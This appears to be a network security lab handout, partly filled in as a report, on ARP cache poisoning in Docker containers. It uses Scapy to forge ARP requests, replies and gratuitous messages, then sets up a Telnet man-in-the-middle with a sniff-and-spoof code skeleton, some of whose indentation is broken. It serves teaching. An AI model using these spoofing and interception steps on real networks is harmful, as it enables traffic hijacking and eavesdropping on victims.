

ARP Cache Poisoning Attack Lab

Introduction

The Address Resolution Protocol (ARP) is a communication protocol used for discovering the link layer address, such as the MAC address, given an IP address. The ARP protocol is a very simple protocol, and it does not implement any security measure. The ARP cache poisoning attack is a common attack against the ARP protocol. Using such an attack, attackers can fool the victim into accepting forged IP-to-MAC mappings. This can cause the victim's packets to be redirected to the computer with the forged MAC address, leading to potential man-in-the-middle attacks.


The objective of this lab is for students to gain the first-hand experience on the ARP cache poisoning attack, and learn what damages can be caused by such an attack. In particular, students will use the ARP attack to launch a man-in-the-middle attack, where the attacker can intercept and modify the packets between the two victims A and B. Another objective of this lab is for students to practice packet sniffing and spoofing skills, as these are essential skills in network security, and they are the building blocks for many network attack and defense tools. Students will use Scapy to conduct lab tasks.

This lab covers the following topics:

1. The ARP protocol
2. The ARP cache poisoning attack
3. Man-in-the-middle attack
4. Scapy programming

Environment Setup using Container

In this lab, we need three machines. We use containers to set up the lab environment, which is depicted in the following figure. In this setup, we have an attacker machine (Host M), which is used to launch attacks against the other two machines, Host A and Host B. These three machines must be on the same LAN, because the ARP cache poisoning attack is limited to LAN. We use containers to set up the lab environment.



Container Setup and Commands

Please download the **Labsetup.zip** file to your VM from the lab's website, unzip it, enter the Labsetup folder, and use the **docker-compose.yml** file to set up the lab environment. Detailed explanation of the content in this file and all the involved **Dockerfile** can be found from the user manual, which is linked to the website of this lab.

1. Build the container image:

Command: **\$docker-compose build**

```
[06/15/24] seed@VM:~/.../Labsetup$ docker-compose build
```

2. Start the container:

Command: **\$docker-compose up**

```
[06/15/24] seed@VM:~/.../Labsetup$ docker-compose up
```

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the **.bashrc** file (in our provided SEEDUbuntu 20.04 VM).

1. Build the container image:

Command: **\$dcbuild**

```
[06/15/24] seed@VM:~/.../Labsetup$ dcbuild
```

2. Start the container:

Command: **\$dcup**

```
[06/15/24] seed@VM:~/.../Labsetup$ dcup
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the **docker ps** command to find out the ID of the container, and then use **docker exec** to start a shell on that container. We have created aliases for them in the **.bashrc** file.

1. Alias for: **docker ps --format "{{.ID}} {{.Names}}"**

Command: **\$dockps**

```
[06/15/24] seed@VM:~/.../Labsetup$ dockps
```

2. Alias for: **docker exec -it /bin/bash**

Command: **\$docksh <id>**

```
[06/15/24] seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
root@65a2c2522db3:/# █
```

```
[06/15/24] seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@90b4acc3c349:/# █
```

```
[06/15/24] seed@VM:~/.../Labsetup$ docksh B-10.9.0.6
root@7deaf1e3ab2b:/# █
```

We find out the Mac addresses and IP addresses of all dockers in turn:

1. For the **host A-10.9.0.5**

```
[06/15/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
```

2. For the **host B-10.9.0.6**

```
[06/15/24]seed@VM:~/.../Labsetup$ docksh B-10.9.0.6
```

3. For the **host M-10.9.0.105**

```
[06/15/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
```

So far, we have obtained the comparison table

name	IP	MAC
A-10.9.0.5	10.9.0.5	02:42:0a:09:00:05
B-10.9.0.6	10.9.0.6	02:42:0a:09:00:06
M-10.9.0.105	10.9.0.105	02:42:0a:09:00:69

About the Attacker Container

In this lab, we can use a VM or attacker container as the attacker machine. If you look at the Docker compose file, you will see that the configuration of the attacker container is different from the other containers. Here is the difference:

1. **Shared folder.**

When we use the attacker container to launch attacks, we need to put the attacking code inside the container. Code editing is more convenient inside the VM than in containers, because we can use our favorite editors. In order for the VM and container to share files, we have created a shared folder between the VM and the container using the Docker **volumes**. If you look at the Docker Compose file, you will find out that we have added the following entry to some of the containers. It indicates mounting the **./volumes** folder on the host machine (i.e., the VM) to the **/volumes** folder inside the container. We will write our code in the **./volumes** folder (on the VM), so they can be used inside the containers.

volumes:

```
- ./volumes:/volumes
```

2. **Privileged mode.**

To be able to modify kernel parameters at runtime (using **sysctl**), such as enabling IP forwarding, a container needs to be privileged. This is achieved by including the following entry in the Docker Compose file for the container.

privileged: true


Packet Sniffing

Being able to sniff packets is very important in this lab, because if things do not go as expected, being able to look at where packets go can help us identify the problems.

Wireshark

We can run Wireshark on the VM to sniff packets. We need to select what interface we want Wireshark to sniff on.

When you open Wireshark to monitor network traffic, you'll find that there are many options available. You can choose to monitor the gateways of three Docker containers specifically, or you can opt to monitor all traffic indiscriminately.



Task 1: ARP Cache Poisoning

The objective of this task is to use packet spoofing to launch an ARP cache poisoning attack on a target, such that when two victim machines A and B try to communicate with each other, their packets will be intercepted by the attacker, who can make changes to the packets, and can thus become the man in the middle between A and B. This is called Man-In-The-Middle (MITM) attack. In this task, we focus on the ARP cache poisoning part. The following code skeleton shows how to construct an ARP packet using Scapy.

```
#!/usr/bin/env python3
```

```
from scapy.all import *
```

```
E = Ether()
```

```
A = ARP()
```

```
A.op = 1          # 1 for ARP request; 2 for ARP reply
```

```
pkt = E/A
```

```
sendp(pkt)
```

The above program constructs and sends an ARP packet. Please set necessary attribute names/values to define your own ARP packet. We can use `ls(ARP)` and `ls(Ether)` to see the attribute names of the ARP and Ether classes. If a field is not set, a default value will be used (see the third column of the output):

```
[06/15/24]seed@VM:~/.../Labsetup$ python3
Python 3.8.10 (default, Nov 22 2023, 10:22:35)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import*
>>> ls(Ether)
dst      : DestMACField          = (None)
src      : SourceMACField        = (None)
type     : XShortEnumField      = (36864)
>>> ls(ARP)
hwtype   : XShortField           = (1)
ptype    : XShortEnumField      = (2048)
hwlen    : FieldLenField        = (None)
plen     : FieldLenField        = (None)
op       : ShortEnumField       = (1)
hwsrc    : MultipleTypeField    = (None)
psrc     : MultipleTypeField    = (None)
hwdst    : MultipleTypeField    = (None)
pdst     : MultipleTypeField    = (None)
```

In this task, we have three machines (containers), A, B, and M. We use M as the attacker machine. We would like to cause A to add a fake entry to its ARP cache, such that B's IP address is mapped to M's MAC address. We can check a computer's ARP cache using the following command. If you want to look at the ARP cache associated with a specific interface, you can use the -i option.

```
[06/15/24]seed@VM:~/.../Labsetup$ arp -n
```

There are many ways to conduct ARP cache poisoning attack. Students need to try the following three methods, and report whether each method works or not.

Task 1.A (using ARP request)

On host M, construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

Since we want to map B's IP address to M's MAC address, we forge a packet. This packet is an ordinary packet sent from M to A. The difference is that we deliberately write B's IP address instead of M's IP address.


Run the python code given to you – **t1a.py**

Copy the file to the **volumes/** shared folder, connect docker to **machine M**, and then run the script to send the arp datagram.

```
[06/15/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@90b4acc3c349:/# cd volumes/
root@90b4acc3c349:/volumes# ls
t1a.py
root@90b4acc3c349:/volumes# python3 t1a.py
```

Wireshark captures the packet and finds that there is indeed an ARP datagram that is trying to hide it from the public.

Describe what does this packet capture say.



The image shows a Wireshark packet capture window with the filter 'arp' applied. The packet list shows two ARP packets. The first packet (No. 1) is a 'Who has 10.9.0.5? Tell 10.9.0.6' request from source 02:42:0a:09:00:69 to destination 02:42:0a:09:00:05. The second packet (No. 2) is a '10.9.0.5 is at 02:42:0a:09:00:05' reply from source 02:42:0a:09:00:05 to destination 02:42:0a:09:00:69.

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-06-15 21:4...	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
2	2024-06-15 21:4...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

Connect to machine A, check arp, and find that it has been poisoned.

```
[06/15/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
```

Task 1.B (using ARP reply)

On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

Try the attack under the following two scenarios, and report the results of your attack:

Scenario 1: B's IP is already in A's cache.

Based on program 1a, we only need to change A.op to 2.

Run the python code given to you – **t1b.py**

In order to make B's IP in A's cache, we first ping Machine A from Machine B.

```
[06/15/24]seed@VM:~/.../Labsetup$ docksh B-10.9.0.6
root@7deaf1e3ab2b:/# ping 10.9.0.5
```

Then we checked on machine A using **arp -n** and found that the previous information had been overwritten. The MAC address corresponding to the original IP of Machine B had been changed to the latest one, which is the real MAC address.

```
[06/15/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
root@65a2c2522db3:/# arp -n
```


Run the following code with python on the attack machine M:

Command: **python3 t1b.py**

```
root@90b4acc3c349:/volumes# python3 t1b.py
```

Wireshark found a dramatic scene:

Mention what its about. Explain



The image shows a Wireshark packet capture window with the filter 'arp' applied. The packet list shows several ARP packets. The first packet (No. 2) is a '10.9.0.5 is at 02:42:0a:09:00:05' reply from source 02:42:0a:09:00:05 to destination 02:42:0a:09:00:69. The second packet (No. 7) is a 'Who has 10.9.0.5? Tell 10.9.0.6' request from source 02:42:0a:09:00:06 to destination Broadcast. The third packet (No. 8) is a '10.9.0.5 is at 02:42:0a:09:00:05' reply from source 02:42:0a:09:00:05 to destination 02:42:0a:09:00:06. The fourth packet (No. 19) is a 'Who has 10.9.0.6? Tell 10.9.0.5' request from source 02:42:0a:09:00:05 to destination 02:42:0a:09:00:06. The fifth packet (No. 20) is a '10.9.0.6 is at 02:42:0a:09:00:05' reply from source 02:42:0a:09:00:06 to destination 02:42:0a:09:00:05. The sixth packet (No. 21) is a '10.9.0.6 is at 02:42:0a:09:00:05' reply from source 02:42:0a:09:00:05 to destination 02:42:0a:09:00:05.

No.	Time	Source	Destination	Protocol	Length	Info
2	2024-06-15 21:4...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
7	2024-06-15 23:0...	02:42:0a:09:00:06	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
8	2024-06-15 23:0...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
19	2024-06-15 23:1...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
20	2024-06-15 23:1...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:05
21	2024-06-15 23:1...	02:42:0a:09:00:05	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:05

Check the arp table at Machine A and find that it has been modified to the latest reply:

```
[06/15/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
```

Scenario 2: Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d

On machine A, clear the cache for B's IP address.

Use Command: **\$arp -d 10.9.0.6**

```
root@65a2c2522db3:/# arp -d 10.9.0.6
```

```
root@65a2c2522db3:/# arp -n
```

```
root@65a2c2522db3:/#
```

Now run the script t1b.py on the machine M,

After running the script, wireshark captured the information:

arp						
No.	Time	Source	Destination	Protocol	Length	Info
1	2024-06-15 23:5...	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69

Explain about this packet capture.

Check Machine M, and we see nothing:

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
```

```
root@65a2c2522db3:/# arp -n
```

```
root@65a2c2522db3:/#
```

In summary, a single ARP reply can only update existing entries in the ARP table and cannot create new ones.

Task 1.C (using ARP gratuitous message).

On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B.

ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:

- The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
- The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).
- No reply is expected.

Write a program, this time to send a gratuitous ARP in the name of B, to notify the entire network of the modification.

Scenario 1: B's IP is already in A's cache.

The old way is to first let Machine B ping Machine A to write to the cache, and similarly from Machine A ping Machine B is also possible.

```
[06/16/24] seed@VM:~/.../Labsetup$ docksh B-10.9.0.6
root@7deaf1e3ab2b:/# ping 10.9.0.5
```

Check the cache of Machine A:

```
root@65a2c2522db3:/# arp -n
```

Now run the script **t1c.py** to send a gratuitous ARP.

```
root@90b4acc3c349:/volumes# python3 t1c.py
```

This is what the Wireshark captured:

arp						
No.	Time	Source	Destination	Protocol	Length	Info
4	2024-06-16 00:0...	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69
6	2024-06-16 00:2...	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
7	2024-06-16 00:2...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
15	2024-06-16 00:2...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (dupl...
16	2024-06-16 00:2...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05 (dupl...
17	2024-06-16 00:3...	02:42:0a:09:00:69	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.6 (Request)

Please explain about this packet capture which is **gratuitous ARP request**.

After checking before and after the program runs, it is found that Machine A's cache is deceived.

```
root@65a2c2522db3:/# arp -n
```

Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.

Delete the cache about Machine B

```
root@65a2c2522db3:/# arp -d 10.9.0.6
root@65a2c2522db3:/# arp -n
root@65a2c2522db3:/# █
```

Run the script **t1c.py**

arp						
No.	Time	Source	Destination	Protocol	Length	Info
1	2024-06-16 01:0...	02:42:0a:09:00:69	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.6 (Request)
2	2024-06-16 01:0...	02:42:0a:09:00:69	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.6 (Request)
3	2024-06-16 01:0...	02:42:0a:09:00:69	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.6 (Request)

Check Machine A's cache table and find that there is no change and no information is written.


```
root@65a2c2522db3:/# arp -d 10.9.0.6
root@65a2c2522db3:/# arp -n
root@65a2c2522db3:/# arp -n
```


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in the following figure. We have already created an account called **seed** inside the container; the password is **dees**. You can telnet into this account.

Step 1 (Launch the ARP cache poisoning attack).

First, Host M conducts an ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal. It is better that you send out the spoofed packets constantly (e.g. every 5 seconds); otherwise, the fake entries may be replaced by the real ones.



Here, we will use the reply method to modify its cache table.

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@90b4acc3c349:/# cd volumes/
root@90b4acc3c349:/volumes# ls
t1a.py t1b.py t1c.py t21.py
root@90b4acc3c349:/volumes# python3 t21.py
```

Run the python code given to you – **t21.py**

Now observe Machine A's cache table: Run this command twice.

```
root@65a2c2522db3:/# arp -n
```

Now observe Machine B's cache table: Run this command twice.

```
root@7deaf1e3ab2b:/# arp -n
```

The deception is complete.

Step 2 (Testing).

After the attack is successful, please try to ping each other between Hosts A and B, and report your observation. Please show Wireshark results in your report. Before doing this step, please make sure that the IP forwarding on Host M is turned off. You can do that with the following command:

```
# sysctl net.ipv4.ip_forward=0
```

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@90b4acc3c349:/# sysctl net.ipv4.ip_forward=0
```

Observation:

During testing, we found that the device would be deceived for a while, but then normal communication would be restored.

Wireshark found that this was due to a long period of no reply, so it sent the ARP request again to obtain the correct MAC address.

```
root@7deaf1e3ab2b:/# ping 10.9.0.5
```

No.	Time	Source	Destination	Protocol	Length	Info
30	2024-06-16 17:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x000f, seq=2/512, ttl=64 (no response)
31	2024-06-16 17:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x000f, seq=3/768, ttl=64 (no response)
32	2024-06-16 17:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x000f, seq=4/1024, ttl=64 (no response)
33	2024-06-16 17:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x000f, seq=5/1280, ttl=64 (no response)
34	2024-06-16 17:1...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
35	2024-06-16 17:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x000f, seq=6/1536, ttl=64 (no response)
36	2024-06-16 17:1...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
37	2024-06-16 17:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x000f, seq=7/1792, ttl=64 (no response)
38	2024-06-16 17:1...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
39	2024-06-16 17:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x000f, seq=8/2048, ttl=64 (no response)
40	2024-06-16 17:1...	02:42:0a:09:00:06	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
41	2024-06-16 17:1...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

Frame 34: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-4dfbf639f43c, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Address Resolution Protocol (request)

We modify the program to send it every 5 seconds as required.

Run the python code given to you – **t22pro.py**

Run the script to perform ARP spoofing every five seconds:

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@90b4acc3c349:/# cd volumes/
root@90b4acc3c349:/volumes# ls
t1a.py t1b.py t1c.py t21.py t22pro.py
root@90b4acc3c349:/volumes# python3 t22pro.py
```

Now try to ping respective Machines and state your findings:

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
root@65a2c2522db3:/# ping 10.9.0.6
```

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh B-10.9.0.6
root@7deaf1e3ab2b:/# ping 10.9.0.5
```

Now, Wireshark – Check the firewall logs and explain your observation.

Apply a display filter ... <Ctrl-/>							
No.	Time	Source	Destination	Protocol	Length	Info	
19	2024-06-16 17:2...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request	id=0x0010, seq=7/1792, ttl=64 (no res
20	2024-06-16 17:2...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request	id=0x0010, seq=8/2048, ttl=64 (no res
21	2024-06-16 17:2...	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69	
22	2024-06-16 17:2...	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:69 (duplicate use of 10.9.0.	
23	2024-06-16 17:2...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request	id=0x0011, seq=1/256, ttl=64 (no res
24	2024-06-16 17:2...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request	id=0x0010, seq=9/2304, ttl=64 (no res
25	2024-06-16 17:2...	10.9.0.5	10.9.0.5	ICMP	98	Echo (ping) request	id=0x0011, seq=2/512, ttl=64 (no res
26	2024-06-16 17:2...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request	id=0x0010, seq=10/2560, ttl=64 (no re
27	2024-06-16 17:2...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request	id=0x0011, seq=3/768, ttl=64 (no res

Step 3 (Turn on IP forwarding).

Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.

Command:

```
# sysctl net.ipv4.ip_forward=1
[06/16/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@90b4acc3c349:/# sysctl net.ipv4.ip_forward=1
```

Run the deception script on Machine M:

```
root@90b4acc3c349:/# cd volumes/
root@90b4acc3c349:/volumes# ls
t1a.py t1b.py t1c.py t21.py t22pro.py
root@90b4acc3c349:/volumes# python3 t22pro.py
```

Ping results shows the following:

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
root@65a2c2522db3:/# ping 10.9.0.6
[06/16/24]seed@VM:~/.../Labsetup$ docksh B-10.9.0.6
root@7deaf1e3ab2b:/# ping 10.9.0.5
```

State your observation about both the pings.

The redirection process can also be observed in Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info	
96	2024-06-16 17:5...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request	id=0x0012, seq=3/768, tt
97	2024-06-16 17:5...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply	id=0x0012, seq=3/768, tt
98	2024-06-16 17:5...	10.9.0.105	10.9.0.6	ICMP	126	Redirect	(Redirect for host)
99	2024-06-16 17:5...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply	id=0x0012, seq=3/768, tt
100	2024-06-16 17:5...	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69	
101	2024-06-16 17:5...	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:69 (duplicate u	
102	2024-06-16 17:5...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request	id=0x0012, seq=4/1024, t
103	2024-06-16 17:5...	10.9.0.105	10.9.0.5	ICMP	126	Redirect	(Redirect for host)
104	2024-06-16 17:5...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request	id=0x0012, seq=4/1024, t

Step 4 (Launch the MITM attack)

We are ready to make changes to the Telnet data between A and B. Assume that A is the Telnet client and B is the Telnet server. After A has connected to the Telnet server on B, for every key stroke typed in A's Telnet window, a TCP packet is generated and sent to B. We would like to intercept the TCP packet, and replace each typed character with a fixed character (say Z). This way, it does not matter what the user types on A,

Telnet will always display Z. From the previous steps, we are able to redirect the TCP packets to Host M, but instead of forwarding them, we would like to replace them with a spoofed packet. We will write a sniff-and-spoof program to accomplish this goal. In particular, we would like to do the following:

1. We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B.

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@90b4acc3c349:/# sysctl net.ipv4.ip_forward=1
```

First, open the deception program in step 2 in Machine M. The deception cannot be stopped, otherwise it will automatically resume.

```
root@90b4acc3c349:/# cd volumes/
root@90b4acc3c349:/volumes# ls
t1a.py  t1b.py  t1c.py  t21.py  t22pro.py
root@90b4acc3c349:/volumes# python3 t22pro.py
```

Now, telnet connection from Machine A → to Machine B

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
root@65a2c2522db3:/# telnet 10.9.0.6
```

Once the connection is established, we turn off the IP forwarding using the following command.

```
# sysctl net.ipv4.ip_forward=0
```

```
root@90b4acc3c349:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip forward = 0
```

Output: Please type something on A's Telnet window, and report your observation via observing the Wireshark.

2. We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with TCP different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.

Here is the code provided:

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
```

```
# 1) We need to delete the checksum in the IP & TCP headers,
# Because our modification will make them invalid.
# Scapy will recalculate them if these fields are missing.
# 2) We also delete the original TCP payload.
```

```
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)

#####
# Construct the new payload based on the old payload.
# Students need to implement this part.
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        newdata = data
        send(newpkt/newdata)
    else:
        send(newpkt)
#####
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
# Create new packet based on the captured one
# Do not make any change
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)
